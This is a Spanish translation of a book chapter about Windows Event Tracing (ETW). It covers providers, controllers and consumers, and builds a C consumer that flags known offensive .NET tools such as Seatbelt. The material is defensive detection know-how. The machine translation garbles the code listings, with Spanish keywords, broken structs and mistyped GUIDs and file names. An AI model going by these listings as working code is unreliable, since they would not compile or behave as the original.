Este comando analiza el descriptor de seguridad binario de la configuración del registro del proveedor mediante su GUID. A continuación, utiliza la clase WMI Win32_SecurityDescriptorHelper para convertir la matriz de bytes del registro en una cadena de lenguaje de definición del descriptor de seguridad. Esta cadena se pasa luego al cmdlet ConvertFrom-SddlString de PowerShell para devolver los detalles legibles para humanos del descriptor de seguridad. De forma predeterminada, este descriptor de seguridad solo permite el acceso a NT AUTHORITY\SYSTEM, NT AUTHORITY\LOCAL SERVICE y a los miembros del grupo de administradores locales. Esto significa que el código del controlador debe ejecutarse como administrador para interactuar directamente con los proveedores.

Emisión de eventos

Actualmente, cuatro tecnologías principales permiten a los desarrolladores emitir eventos desde sus aplicaciones proveedoras:

Formato de objeto administrado (MOF)

MOF es el lenguaje que se utiliza para definir eventos de modo que los consumidores sepan cómo ingerirlos y procesarlos. Para registrar y escribir eventos mediante MOF, los proveedores utilizan sechost! RegisterTraceGuids() y advapi!TraceEvent() funciones, respectivamente.

Preprocesador de seguimiento de software de Windows (WPP)

Al igual que el registro de eventos de Windows, WPP es un sistema que permite al proveedor registrar un identificador de evento y datos de eventos, inicialmente en binario pero luego formateados para que sean legibles para humanos. WPP admite tipos de datos más complejos que MOF, incluidas las marcas de tiempo y los GUID, y actúa como un complemento para los proveedores basados en MOF. Al igual que los proveedores basados en MOF, los proveedores de WPP utilizan las funciones sechost! RegisterTraceGuids() y advapi!TraceEvent() para registrar y escribir eventos. Los proveedores de WPP también pueden utilizar la macro WPP_INIT_TRACING para registrar el GUID del proveedor.

Manifiesta

Los manifiestos son archivos XML que contienen los elementos que definen al proveedor, incluidos detalles sobre el formato de los eventos y el proveedor en sí. Estos manifiestos se incorporan al binario del proveedor en el momento de la compilación y se registran en el sistema. Los proveedores que utilizan manifiestos dependen de la función advapi!EventRegister() para registrar eventos y de advapi!EventWrite() para escribirlos. Hoy en día, esta parece ser la forma más común de registrar proveedores, especialmente aquellos que se entregan con Windows.

Registro de seguimiento

Introducida en Windows 10, TraceLogging es la tecnología más reciente para proporcionar eventos. A diferencia de otras tecnologías, TraceLogging permite eventos autodescriptivos, lo que significa que no es necesario registrar ninguna clase o manifiesto en el sistema para que el consumidor sepa cómo procesarlos. El consumidor utiliza las API de Trace Data Helper (TDH) para

decodificar y trabajar con eventos. Estos proveedores utilizan advapi!TraceLogging Register() y advapi!TraceLoggingWrite() para registrar y escribir eventos.

Independientemente del método que elija un desarrollador, el resultado es el mismo: eventos emitidos por su aplicación para que sean consumidos por otras aplicaciones.

Localización de fuentes de eventos

Para entender por qué un proveedor emite determinados eventos, suele ser útil examinar el proveedor en sí. Lamentablemente, Windows no ofrece una forma sencilla de traducir el nombre o GUID de un proveedor a una imagen en el disco. A veces, puede recopilar esta información de los metadatos del evento, pero en muchos casos, como cuando la fuente del evento es una DLL o un controlador, descubrirlo requiere más esfuerzo.

En estas situaciones, intente considerar los siguientes atributos de los proveedores de ETW:

- El archivo PE del proveedor debe hacer referencia a su GUID, más comúnmente en la sección .rdata , que contiene datos inicializados de solo lectura.
- El proveedor debe ser un archivo de código ejecutable, normalmente .exe, .dll o .sys.
- El proveedor debe llamar a una API de registro (específicamente, advapi!Event Register() o ntdll!EtwEventRegister() para aplicaciones en modo usuario y ntoskrnl! EtwRegister() para componentes en modo kernel).
- Si se utiliza un manifiesto registrado en el sistema, la imagen del proveedor estará en el valor ResourceFileName en la clave de registro HKLM\SOFTWARE\Microsoft\Windows\Versión actual\WINEVT\Publishers\<GUID_DEL_PROVEEDOR>. Este archivo contendrá un recurso WEVT_TEMPLATE , que es la representación binaria del manifiesto.

Podrías realizar un escaneo de archivos en el sistema operativo y regresar aquellos que satisfacen estos requisitos. La herramienta de código abierto FindETWProviderImage disponible en GitHub facilita este proceso. El Listado 8-2 la utiliza para localizar imágenes que hacen referencia al GUID del proveedor Microsoft-Windows-TaskScheduler.

```
PD > ./FindETWProviderImage.exe "Microsoft-Windows-TaskScheduler" "C:\Windows\System32"
Se ha traducido Microsoft-Windows-TaskScheduler a {de7b24ea-73c8-4a09-985d-5bdadcf9017}
Proveedor encontrado en el registro: C:\WINDOWS\system32\shedsvc.dll

Buscando 5486 archivos para {de7b24ea-73c8-4a09-985d-5bdadcf9017} ...

Archivo de destino: C:\Windows\System32\aitstatic.exe
Función de registro importada: Verdadero
Se encontró 1 referencia:
 1) Desplazamiento: 0x2d8330 RVA: 0x2d8330 (.data)

Archivo de destino: C:\Windows\System32\shedsvc.dll
Función de registro importada: Verdadero
Se encontraron 2 referencias:
 1) Desplazamiento: 0x6cb78 RVA: 0x6d778 (.rdata)
 2) Desplazamiento: 0xab910 RVA: 0xaf110 (.pdata)
```

Archivo de destino: C:\Windows\System32\taskcomp.dll

Función de registro importada: Falso

Se encontró 1 referencia:

1) Desplazamiento: 0x39630 RVA: 0x3aa30 (.rdata)

Archivo de destino: C:\Windows\System32\ubpm.dll

Función de registro importada: Verdadero

Se encontró 1 referencia:

1) Desplazamiento: 0x38288 RVA: 0x39a88 (.rdata)

Referencias totales: 5

Tiempo transcurrido: 1,168 segundos

Listado 8-2: Uso de FindETWProviderImage para localizar archivos binarios del proveedor

Si analiza el resultado, verá que este enfoque tiene algunas lagunas. Por ejemplo, la herramienta devolvió el verdadero proveedor de los eventos, schedsvc.dll, pero también otras tres imágenes. Estos falsos positivos pueden producirse porque las imágenes consumen eventos del proveedor de destino y, por lo tanto, contienen el GUID del proveedor, o porque producen sus propios eventos y, por lo tanto, importan una de las API de registro. Este método también puede producir falsos negativos; por ejemplo, cuando la fuente de un evento es ntoskrnl.exe, la imagen no se encontrará en el registro ni importará ninguna de las funciones de registro.

Para confirmar la identidad del proveedor, debe investigar una imagen Más adelante. Puede hacer esto utilizando una metodología relativamente simple. En un desensamblador, navegue hasta el desplazamiento o la dirección virtual relativa informada por FindETWProviderImage y busque referencias al GUID que provengan de una función que llama a una API de registro. Debería ver la dirección del GUID que se pasa a la función de registro en el registro RCX, como se muestra en el Listado 8-3.

```
schedsvc!JobsService::Inicializar+0xcc:
00007ffe`74096f5c 488935950a0800 mov qword ptr [schedsvclg__pEventManager],rsi
00007ffe`74096f63 4c8bce movimiento r9,rsi
00007ffe`74096f66 4533c0 xor r8d,r8d
00007ffe`74096f69 33d2 xor edx,edx
00007ffe`74096f6b 488d0d06680400 lea rcx,[schedsvc!TASKSCHED] 1
00007ffe`74096f72 48ff150f570400 llamar qword ptr [schedsvc!_imp_EtwEventRegister 2
00007ffe`74096f79 0f1f440000 nop palabra clave [rax+rax]
00007ffe`74096f7e 8bf8 edición de movimiento, eax
00007ffe`74096f80 48391e cmp qword ptr [rsi],rbx
00007ffe`74096f83 0f84293f0100 ;Escribe el código! JobsService::Initialize+0x14022
```

Listado 8-3: Desmontaje de la función de registro del proveedor dentro de schedsvc.dll

En este desensamblaje, hay dos instrucciones que nos interesan. La primera es la dirección del GUID del proveedor que se carga en RCX 1. A esto le sigue inmediatamente una llamada al ntdll! EtwEventRegister() importado. Función 2 para registrar el proveedor con el sistema operativo.

Cómo averiguar por qué se emitió un evento

En este punto, ha identificado al proveedor. A partir de aquí, muchos ingenieros de detección comienzan a investigar qué condiciones hicieron que el proveedor emitiera el evento. Los detalles de este proceso quedan fuera del alcance de este libro, ya que pueden diferir sustancialmente según el proveedor, aunque trataremos el tema con mayor profundidad en el Capítulo 12. Sin embargo, normalmente, el proveedor El flujo de trabajo se ve así:

En un desensamblador, marque el REGHANDLE devuelto desde el registro del evento API, luego busque referencias a este REGHANDLE desde una función que escribe eventos ETW, como ntoskrnl!EtwWrite(). Recorra la función, buscando la fuente del parámetro UserData que se le pasa. Siga la ejecución desde esta fuente hasta la función de escritura de eventos, verificando si hay condiciones ramas que impedirían que se emitiera el evento. Repita estos pasos para cada referencia única al REGHANDLE global.

Controladores

Los controladores son los componentes que definen y controlan las sesiones de seguimiento, que registran los eventos escritos por los proveedores y los envían a los consumidores de eventos. El trabajo del controlador incluye iniciar y detener sesiones, habilitar o deshabilitar proveedores asociados con una sesión y administrar el tamaño del grupo de búfer de eventos, entre otras cosas. Una sola aplicación puede contener tanto código de controlador como de consumidor; alternativamente, el controlador puede ser una aplicación completamente separada, como en el caso de Xperf y logman, dos utilidades que facilitan la recopilación y el procesamiento de eventos ETW.

Los controladores crean sesiones de seguimiento utilizando la API sechost!StartTrace() y Configúrelos utilizando sechost!ControlTrace() y advapi!EnableTraceEx() o sechost!EnableTraceEx2(). En Windows XP y versiones posteriores, los controladores pueden iniciar y administrar un máximo de 64 sesiones de seguimiento simultáneas. Para ver estas sesiones de seguimiento, utilice logman, como se muestra en el Listado 8-4.

```
PS > consulta logman.exe -ets
```

Conjunto recopilador de datos	Tipo	Estado
Modelo de aplicación	Rastro	Correr
BioInscripción	Rastro	Correr
Escucha de Diagtrack	Rastro	Correr
Certificado de crédito FaceCredProv	Rastro	Correr
Facetel	Rastro	Correr
Registro de red Lwt	Rastro	Correr
Rastreo de gráficos Rdp de Microsoft Windows	Rastro	Correr
Núcleo de red	Rastro	Correr
Registro Ntfs	Rastro	Correr
RadioMgr	Rastro	Correr
Sesión WiFiDriver!HV	Rastro	Correr
Sesión WiFi	Rastro	Correr

Sesión de seguimiento de usuario no presente	Rastro	Correr
No Catástrofe	Rastro	Correr
Proveedor de PS de administración	Rastro	Correr
Registro de seguimiento de WindowsUpdate	Rastro	Correr
MpWppTracing-20220120-151932-00000003-ffffffff Seguimiento en ejecución		
SHS-01202022-151937-7-7f	Rastro	Correr
Sesión de SgrmEtw	Rastro	Correr

Listado 8-4: Enumeración de sesiones de seguimiento con logman.exe

Cada nombre que se encuentra en la columna Conjunto de recopiladores de datos representa un controlador único con sus propias sesiones de seguimiento subordinadas. Los controladores que se muestran en el Listado 8-4 están integrados en Windows, ya que el sistema operativo también hace un uso intensivo de ETW para el monitoreo de actividades.

Los controladores también pueden consultar los rastros existentes para obtener información.

El listado 8-5 muestra esto en acción.

PS > consulta logman.exe 'EventLog-System' -ets		
Nombre:	Sistema de registro de eventos	
Estado:	Correr	
Ruta raíz:	%systemdrive%\Registros de rendimiento\Administrador	
Segmento:	Apagado	
Horarios:	En	
Tamaño máximo del segmento:	100 MB	
Nombre:	Sistema EventLog\Sistema EventLog	
Tipo:	Rastro	
Añadir:	Apagado	
Circular:	Apagado	
Exagerar:	Apagado	
Tamaño del búfer:	64	
Buffers perdidos:	0	
Buffers escritos:	155	
Temporizador de vaciado de búfer:	1	
Tipo de reloj:	Sistema	
1 Modo de archivo:	En tiempo real	
Proveedor:		
2 Nombre:		
Guía del proveedor:	Host de detección de funciones de Microsoft Windows	
Nivel:	{538CBBAD-4877-4EB2-B26E-7CAEE8F0F8CB}	
Palabras clavesTodas:	255	
3 Palabras claveCualquiera:	0x0	
Propiedades:	0x8000000000000000 (Sistema)	
Tipo de filtro:	65	
Proveedor:		
Nombre:		
Guía del proveedor:	Subsistema de Microsoft Windows SMSS	
Nivel:	{43E63DA5-41D1-4FBF-ADED-1BBED98FDD1D}	
Palabras clavesTodas:	255	
Palabras clavesCualquiera:	0x0	
Proveedor:		
Nombre:		
Guía del proveedor:	0x4000000000000000 (Sistema)	
Nivel:		
Palabras clavesTodas:		
Palabras clavesCualquiera:		

Propiedades:	65
Tipo de filtro:	0

--recorte--

Listado 8-5: Uso de logman.exe para consultar un seguimiento específico

Esta consulta nos proporciona información sobre los proveedores habilitados en la sesión 2 y las palabras clave de filtrado en uso 3, si se trata de un seguimiento en tiempo real o basado en archivos 1 y cifras de rendimiento. Con esta información, podemos empezar a entender si el seguimiento es una forma de supervisión del rendimiento o de recopilación de telemetría por parte de un EDR.

Consumidores

Los consumidores son los componentes de software que reciben eventos después de que una sesión de seguimiento los haya registrado. Pueden leer eventos desde un registro en el disco o consumirlos en tiempo real. Dado que casi todos los agentes EDR son consumidores en tiempo real, nos centraremos exclusivamente en ellos.

Los consumidores utilizan `sechost!OpenTrace()` para conectarse a la sesión en tiempo real y `sechost!ProcessTrace()` para comenzar a consumir eventos de este. Cada vez que el consumidor recibe un nuevo evento, una función de devolución de llamada definida internamente analiza los datos del evento en función de la información proporcionada por el proveedor, como el manifiesto del evento. El consumidor puede elegir hacer lo que quiera con la información. En el caso del software de seguridad de endpoints, esto puede significar crear una alerta, tomar algunas acciones preventivas o correlacionar la actividad con la telemetría recopilada por otro sensor.

Creación de un consumidor para identificar ensambles .NET maliciosos

Repasemos el proceso de desarrollo de un consumidor y el trabajo con eventos. En esta sección, identificaremos el uso de ensambles maliciosos en memoria de .NET Framework, como los que emplea la funcionalidad de ejecución de ensambles Beacon de Cobalt Strike . Una estrategia para identificar estos ensambles es buscar nombres de clases que pertenezcan a proyectos de C# ofensivos conocidos.

Aunque los atacantes pueden vencer fácilmente esta técnica cambiando los nombres de las clases y métodos de su malware, puede ser una forma efectiva de identificar el uso de herramientas no modificadas por parte de actores menos sofisticados.

Nuestro consumidor ingerirá eventos filtrados del proveedor Microsoft-Windows-DotNETRuntime, buscando específicamente clases asociadas con Seatbelt, una herramienta de reconocimiento posterior a la explotación de Windows.

Creación de una sesión de seguimiento

Para comenzar a consumir eventos, primero debemos crear una sesión de seguimiento utilizando la API `sechost!StartTrace()` . Esta función toma un puntero a una estructura `EVENT_TRACE_PROPERTIES` , definida en el Listado 8-6. (En sistemas que ejecutan versiones de Windows posteriores a la 1703, la función podría optar por tomar un puntero a una estructura `EVENT_TRACE_PROPERTIES_V2` en su lugar).

```

typedef estructura _PROPIEDADES_DE_SEGUIMIENTO_DE_EVENTOS {
    WNODE_HEADER Nodo_Wnode;
    ULONG          Tamaño del búfer;
    ULONG          MínimoBuffers;
    ULONG          MáximoBuffers;
    ULONG          TamañoMáximoDeArchivo;
    ULONG          ModoArchivoRegistro;
    ULONG          Temporizador de descarga;
    Unión          HabilitarBanderas;
    ULONG {
        Límite de edad LARGO;
        Umbral de descarga LARGO;
    } NOMBREUNIONFICTO;
    ULONG          Número de búferes;
    ULONG          Buffers libres;
    ULONG          EventosPerdidos;
    ULONG          BuffersEscrito;
    ULONG          Buffers de registro perdidos;
    ULONG          Buffers en tiempo real perdidos;
    MANEJAR LoggerThreadld;
    ULONG          Desplazamiento del nombre del archivo de registro;
    ULONG          Desplazamiento del nombre del registrador;
} PROPIEDADES_DE_SEGUIMIENTO_DE_EVENTOS, *PROPIEDADES_DE_SEGUIMIENTO_DE_EVENTOS;

```

Listado 8-6: La definición de la estructura EVENT_TRACE_PROPERTIES

Esta estructura describe la sesión de seguimiento. El consumidor la completará y la pasará a una función que inicia la sesión de seguimiento, como se muestra en el Listado 8-7.

```

GUID constante estática g_sessionGuid =
{ 0xb09ce00c, 0xbcd9, 0x49eb,
{ 0xae, 0xce, 0x42, 0x45, 0x1, 0x2f, 0x97, 0xa9 } };
constante estática WCHAR g_sessionName[] = L"DotNETEventConsumer";

int principal()
{
    ULONG ulBufferSize =
        tamaño de (PROPIEDADES DE SEGUIMIENTO DE EVENTOS) + tamaño de (g_nombreSesión);
    PEVENT_TRACE_PROPERTIES pTraceProperties =
        (PROPIEDADES DE SEGUIMIENTO DE EVENTOS)malloc(ulBufferSize);
    si (!pTraceProperties)
    {
        devuelve ERROR_OUTOFMEMORY;
    }
    ZeroMemory(pTraceProperties, ulBufferSize);

    pTraceProperties->Wnode.BufferSize = ulBufferSize;
    pTraceProperties->Wnode.Flags = WNODE_FLAG_TRACED_GUID;
    pTraceProperties->Wnode.ClientContext = 1;
    pTraceProperties->Wnode.Guid = g_sessionGuid;
    pTraceProperties->LogFileMode = MODO_EN_TIEMPO_REAL_DE_SEGUIMIENTO_DE_EVENTOS;
    pTraceProperties->LoggerNameOffset = tamaño de (EVENT_TRACE_PROPERTIES);
}

```

```

wcscpy_s(
    (PWCHAR)(pTraceProperties + 1),
    wcslen(g_nombreSesion) + 1,
    g_nombreSesion);

DWORD dwStatus = 0;
MANEJODETRAZ hTrace = NULL;

mientras (VERDADERO) {
    dwStatus = IniciarTraceW(
        &hTraza,
        g_nombreSesion,
        pTracePropiedades);

    si (dwStatus == ERROR YA EXISTE)
    {
        dwStatus = ControlTraceW(
            hTraza,
            g_nombreSesion,
            pTracePropiedades,
            CONTROL_DE_RASTREO_DE_EVENTOS_DE_PARADA);
    }
    si (dwStatus != ERROR_SUCCESS)
    {
        devuelve dwStatus;
    }

    --recorte--
}

}

```

Listado 8-7: Configuración de propiedades de seguimiento

Completamos la estructura WNODE_HEADER indicada en las propiedades de seguimiento. Tenga en cuenta que el miembro Guid contiene el GUID de la sesión de seguimiento, no del proveedor deseado. Además, el miembro Log FileMode de la estructura de propiedades de seguimiento suele estar configurado en EVENT_TRACE_REAL_TIME_MODE para habilitar el seguimiento de eventos en tiempo real.

Habilitación de proveedores

La sesión de seguimiento aún no recopila eventos, ya que no se han habilitado proveedores para ella. Para agregar proveedores, utilizamos la API sechost!EnableTraceEx2() .

Esta función toma el TRACEHANDLE devuelto anteriormente como parámetro y está definida en el Listado 8-8.

ULONG WMI API EnableTraceEx2(
[en]	TRACEHANDLE	TrazaManejador,
[en]	Guía de LPC	Id. del proveedor,
[en]	ULONG	Código de control,
[en]	UCHAR	Nivel,
[en]	ULONGONGO	Coincide con cualquier palabra clave,
[en]	ULONGONGO	Coincidir con todas las palabras clave,

```
[en]          ULONG
[en, opcional] PENABLE_TRACE_PARAMETERS Habilitar parámetros
);
```

Listado 8-8: Definición de la función sechost!EnableTraceEx2()

El parámetro ProviderId es el GUID del proveedor de destino y el nivel. El parámetro determina la gravedad de los eventos que se pasan al consumidor.

Puede variar desde TRACE_LEVEL_VERBOSE (5) hasta TRACE_LEVEL_CRITICAL (1). El consumidor recibirá cualquier evento cuyo nivel sea menor o igual al valor especificado.

El parámetro MatchAllKeyword es una máscara de bits que permite escribir un evento solo si los bits de la palabra clave del evento coinciden con todos los bits establecidos en este valor (o si el evento no tiene bits de palabra clave establecidos). En la mayoría de los casos, este miembro se establece en cero. El parámetro MatchAnyKeyword es una máscara de bits que permite escribir un evento solo si los bits de la palabra clave del evento coinciden con cualquiera de los bits establecidos en este valor.

El parámetro EnableParameters permite al consumidor recibir uno o más elementos de datos extendidos en cada evento, incluidos, entre otros, los siguientes:

EVENT_ENABLE_PROPERTY_PROCESS_START_KEY Un número de secuencia que identifica es el proceso, garantizado para ser exclusivo de la sesión de arranque actual

EVENT_ENABLE_PROPERTY_SID El identificador de seguridad del principal, como un usuario del sistema, bajo el cual se emitió el evento.

EVENT_ENABLE_PROPERTY_TS_ID El identificador de sesión de terminal bajo el cual se emitió el evento

EVENT_ENABLE_PROPERTY_STACK_TRACE Valor que agrega una pila de llamadas si el evento se escribió utilizando la API advapi!EventWrite()

La API sechost!EnableTraceEx2() puede agregar cualquier cantidad de proveedores a una sesión de seguimiento, cada uno con sus propias configuraciones de filtrado. El Listado 8-9 continúa el código del Listado 8-7 y demuestra cómo se usa comúnmente esta API.

```
1 GUID constante estático g_providerGuid =
{ 0xe13c0d23, 0xccbc, 0x4e12,
{ 0x93, 0x1b, 0xd9, 0xcc, 0x2e, 0xee, 0x27, 0xe4 }
};

int principal()
{
    --recorte--

    dwStatus = EnableTraceEx2(
        hTraza,
        &g_providerGuid,
        CÓDIGO DE CONTROL DE EVENTOS HABILITACIÓN DEL PROVEEDOR,
        INFORMACIÓN DE NIVEL DE TRACE,
        2 0x2038,
        0,
        INFINITO,
        NULO);
```

```

    si (dwStatus != ERROR_SUCCESS)
    {
        ir a Limpieza;
    }

    --recorte--
}

```

Listado 8-9: Configuración de un proveedor para la sesión de seguimiento

Agregamos el proveedor Microsoft-Windows-DotNETRuntime 1 a la sesión de seguimiento y configuramos MatchAnyKeyword para usar las palabras clave Interop (0x2000), NGen (0x20), Jit (0x10) y Loader (0x8) 2. Estas palabras clave nos permiten filtrar eventos que no nos interesan y recopilar solo aquellos relevantes a lo que estamos tratando de monitorear.

Iniciar la sesión de seguimiento

Una vez que hayamos completado todos estos pasos preparatorios, podemos iniciar la sesión de seguimiento. Para ello, un agente EDR llamaría a sechost!OpenTrace() con un puntero a un EVENT_TRACE_LOGFILE, definido en el Listado 8-10, como su único parámetro.

```

tipo de definición de estructura _EVENT_TRACE_LOGFILEW {
    LPWSTR                               nombreArchivoRegistro;
    LPWSTR                               Nombre del registrador;
    LARGO LARGO                           HoraActual;
    Unión                                BufferLectura;
    ULONG {
        ULONG Modo Archivo de Registro;
        Modo de seguimiento del proceso ULONG;
    } NOMBREUNIONFIETO;
    SEGUIMIENTO DE EVENTOS               EventoActual;
    ENCAJEBEZADO DEL ARCHIVO DE REGISTRO DE SEGUIMENTO
    PEVENT_TRACE_BUFFER_CALLBACKW Devolución de llamada de búfer;
    ULONG                                Tamaño del búfer;
    ULONG                                Completado;
    Unión                                EventosPerdidos;
    ULONG {
        PEVENT_LLAMADA DE RETROCESO          Devolución de llamada de evento;
        PEVENT_RECORD_CALLBACK Llamada de registro de evento;
    } NOMBREUNIONDUMMY2;
    ULONG                                EsKernelTrace;
    PVOID                                Contexto;
} ARCHIVO_REGISTRO_DE_SEGUIMIENTO_DE_EVENTO;

```

Listado 8-10: Definición de la estructura EVENT_TRACE_LOGFILE

El listado 8-11 demuestra cómo utilizar esta estructura.

```

int principal()
{
    --recorte--

    ARCHIVO_REGISTRO_DE_SEGUIMIENTO_DE_EVENTOS eti = { 0 };
}

```

```

1 etl.LoggerName = g_sessionName;
2 etl.ProcessTraceMode = REGISTRO_DE_EVENTO_DEL_MODO_DE_RASTREO_DEL PROCESO |
    MODO DE SEGUIMIENTO DE PROCESO EN TIEMPO REAL;
3 etl.EventRecordCallback = OnEvent;

    TRACEHANDLE hSession = NULL;
    hSession = OpenTrace(&etl);
    si (hSession == MANEJO_DE_TRASFERENCIA_DE_PROCESOS_INVÁLIDO)
    {
        ir a Limpieza;
    }

    --recorte--
}

```

Listado 8-11: Cómo pasar la estructura EVENT_TRACE_LOGFILE a sechost!OpenTrace()

Si bien se trata de una estructura relativamente grande, solo tres de los miembros son inmediatamente relevantes para nosotros. El miembro LoggerName es el nombre de la sesión de seguimiento 1, y ProcessTraceMode es una máscara de bits que contiene los valores de PROCESS_TRACE_MODE_EVENT_RECORD (0x10000000), para indicar que los eventos deben utilizar el formato EVENT_RECORD introducido en Windows Vista, así como PROCESS_TRACE_MODE_REAL_TIME (0x100), para indicar que los eventos deben recibirse en tiempo real 2. Por último, EventRecordCallback es un puntero a la función de devolución de llamada interna 3 (que se tratará en breve) que ETW llama para cada nuevo evento, pasándole una estructura EVENT_RECORD .

Cuando sechost!OpenTrace() se completa, devuelve un nuevo TRACEHANDLE (hSession, en nuestro ejemplo). Luego podemos pasar este identificador a sechost! Process Trace(), como se muestra en el Listado 8-12, para comenzar a procesar eventos.

```

vacío ProcessEvents(PTRACEHANDLE phSession)
{
    FILETIME ahora;
    1 GetSystemTimeAsFileTime(&ahora);
    ProcessTrace(phSession, 1, &ahora, NULL);

}

int principal()
{
    --recorte--

    MANEJAR hThread = NULL;
    2 hThread = CrearHilo(
        NULO, 0,
        ProcesoEventos,
        &hSesión,
        0, NULO);

    si (!hHilo)
    {
        ir a Limpieza;
    }
}

```

```
--recorte--  
}
```

Listado 8-12: Creación del hilo para procesar eventos

Pasamos la hora actual del sistema 1 a sechost!ProcessTrace() para indicarle al sistema que queremos capturar eventos que ocurrán después de esta hora solamente. Cuando se llama, esta función tomará el control del hilo actual, por lo que para evitar bloquear por completo el resto de la aplicación, creamos un nuevo hilo 2 solo para la sesión de seguimiento.

Suponiendo que no se devolvieron errores, los eventos deberían comenzar a provenir del proveedor hacia el consumidor, donde serán procesados por la función de devolución de llamada interna especificada en el miembro EventRecordCallback de EVENT_TRACE_LOGFILE.

Estructura. Trataremos esta función en “Procesamiento de eventos” en la página 158.

Detener la sesión de seguimiento

Por último, necesitamos una forma de detener el rastreo cuando sea necesario. Una forma de hacerlo es usar un valor booleano global que podamos asignar a una dirección IP cuando necesitemos que se detenga el rastreo, pero cualquier técnica que indique a un subproceso que salga funcionará. Sin embargo, si un usuario externo puede invocar el método utilizado (en el caso de una función RPC no controlada, por ejemplo), un usuario malintencionado podría impedir que el agente recopile eventos a través de la sesión de rastreo por completo. El Listado 8-13 muestra cómo podría funcionar la detención del rastreo.

```
MANEJAR g_hStop = NULL;  
  
BOOL ConsoleCtrlHandler (DWORD dwCtrlType)  
  
{  
    1 si (dwCtrlType == CTRL_C_EVENT) {  
        2 EstablecerEvento(g_hStop);  
        devuelve VERDADERO;  
    }  
    devuelve FALSO;  
}  
  
int principal()  
{  
    --recorte--  
  
    g_hStop = CreateEvent(NULO, VERDADERO, FALSO, NULO);  
    EstablecerConsoleCtrlHandler(ConsoleCtrlHandler, VERDADERO);  
  
    WaitForSingleObject(g_hStop, INFINITO);  
  
    3 CerrarTrace(hSession);  
    WaitForSingleObject(hThread, INFINITO);  
    CerrarManejador(g_hStop);  
    CerrarManejador(hThread);
```

```

    devolver dwStatus
}

```

Listado 8-13: Uso de un controlador de control de consola para señalar la salida de un subprocesso

En este ejemplo, utilizamos una rutina de control de consola interna, ConsoleCtrlHandler(), y un objeto de evento que vigila la combinación de teclas Ctrl-C 1. Cuando el controlador observa esta combinación de teclas, la función interna anota el objeto de evento 2, un objeto de sincronización que se utiliza habitualmente para indicar a un subprocesso que se ha producido algún evento, y retorna. Como se ha señalado el objeto de evento, la aplicación reanuda su ejecución y cierra la sesión de seguimiento 3.

Procesamiento de eventos

Cuando el hilo del consumidor recibe un nuevo evento, su función de devolución de llamada (OnEvent()) en nuestro código de ejemplo) se invoca con un puntero a un EVENT_RECORD

Estructura. Esta estructura, definida en el Listado 8-14, representa la totalidad del evento.

```

estructura typedef _REGISTRO_DE_EVENTO {
    ENCABEZADO DEL EVENTO
    CONTEXTO DEL BÚFER ETW
    USHORT
    USHORT
    PEVENT_HEADER_EXTENDED_DATA_ITEM Datos extendidos;
    PVOID
    PVOID
} REGISTRO_DE_EVENTO, *REGISTRO_DE_EVENTO;

```

Listado 8-14: La definición de la estructura EVENT_RECORD

Esta estructura puede parecer simple a primera vista, pero puede contener una gran cantidad de información. El primer campo, EventHeader, contiene metadatos básicos del evento, como el ID de proceso del binario del proveedor, una marca de tiempo y un EVENT_DESCRIPTOR, que describe el evento en sí en detalle. El miembro ExtendedData coincide con los datos pasados en el parámetro EnableProperty de sechost!EnableTraceEx2(). Este campo es un puntero a un EVENT_HEADER_EXTENDED_DATA_ITEM, definido en el Listado 8-15.

```

typedef estructura _ELEMENTO_DATOS_EXTENDIDOS_ENCABEZADO_EVENTO {
    USHORT     Reservado1;
    Estructura TipoExtensión;
    USHORT {
        USHORT Enlace: 1;
        USHORT Reservado2:15;
    };
    USHORT Tamaño de datos;
    UONGLONG PuntoDatos;
} ELEMENTO_DE_DATOS_EXTENDIDOS_DE_ENCABEZADO_DE_EVENTO, *ELEMENTO_DE_DATOS_EXTENDIDOS_DE_ENCABEZADO_DE_EVENTO;

```

Listado 8-15: Definición de la estructura EVENT_HEADER_EXTENDED_DATA_ITEM

El miembro ExtType contiene un identificador (definido en eventcons.h) y se muestra en el Listado 8-16) que le indica al consumidor a qué tipo de datos apunta el miembro DataPtr . Tenga en cuenta que una cantidad significativa de valores definidos en los encabezados no son admitidos formalmente para los llamadores de la API en la documentación de Microsoft.

```
#define ID_DE_ACTIVIDAD_RELACIONADA_CON_TIPO_DE_EXTERIOR_DE_ENCABEZADO_DE_EVENTO 0x0001
#define SID TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x0002
#define ID_TS TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x0003
#define INFORMACIÓN_INSTANCIA_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x0004
#define TRAZADO_PILA_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO32 0x0005
#define TRAZADO_PILA_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO64 0x0006
#define INDICE_PEPS_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x0007
#define CONTADORES_PMC_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x0008
#define LLAVE_PSM_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x0009
#define TL_ESQUEMA_EVENTO_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x000A
#define RASGOS_PROV_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x000B
#define LLAVE_INICIO PROCESOS_TIPO_EXTERIOR_DE_ENCABEZADO_EVENTO 0x000C
#define GUID DE CONTROL DE TIPO DE EXTERIOR DE ENCABEZADO DE EVENTO 0x000D
#define QPC DELTA DE TIPO DE EXTERIOR DE ENCABEZADO DE EVENTO 0x000E
#define EVENTO #define ID DE CONTENEDOR DE TIPO DE EXTERIOR DE ENCABEZADO DE EVENTO 0x000F
#define MAX DE TIPO DE EXTERIOR DE ENCABEZADO DE EVENTO 0x0010
#define 0x0011
```

Listado 8-16: Las constantes EVENT_HEADER_EXT_TYPE

Este miembro ExtendedData de EVENT_RECORD contiene datos valiosos, pero los agentes normalmente lo utilizan para complementar otras fuentes, en particular UserData.

Miembro de EVENT_RECORD. Aquí es donde las cosas se complican un poco, ya que Microsoft afirma que, en casi todos los casos, debemos recuperar estos datos mediante las API de TDH.

Repasaremos este proceso en nuestra función de devolución de llamada, pero tenga en cuenta Tenga en cuenta que este ejemplo representa solo un enfoque para extraer información relevante y es posible que no refleje el código de producción. Para comenzar a procesar los datos del evento, el agente llama a tdh!TdhGetEventInformation(), como se muestra en el Listado 8-17.

```
void CALLBACK OnEvent(PEVENT_RECORD pRecord)
{
    ULONG ulTamaño = 0;
    DWORD dwStatus = 0;
    PBYTE pUserData = (PBYTE)pRecord->UserData;

    dwStatus = TdhGetEventInformation(pRecord, 0, NULL, NULL, &ulSize);

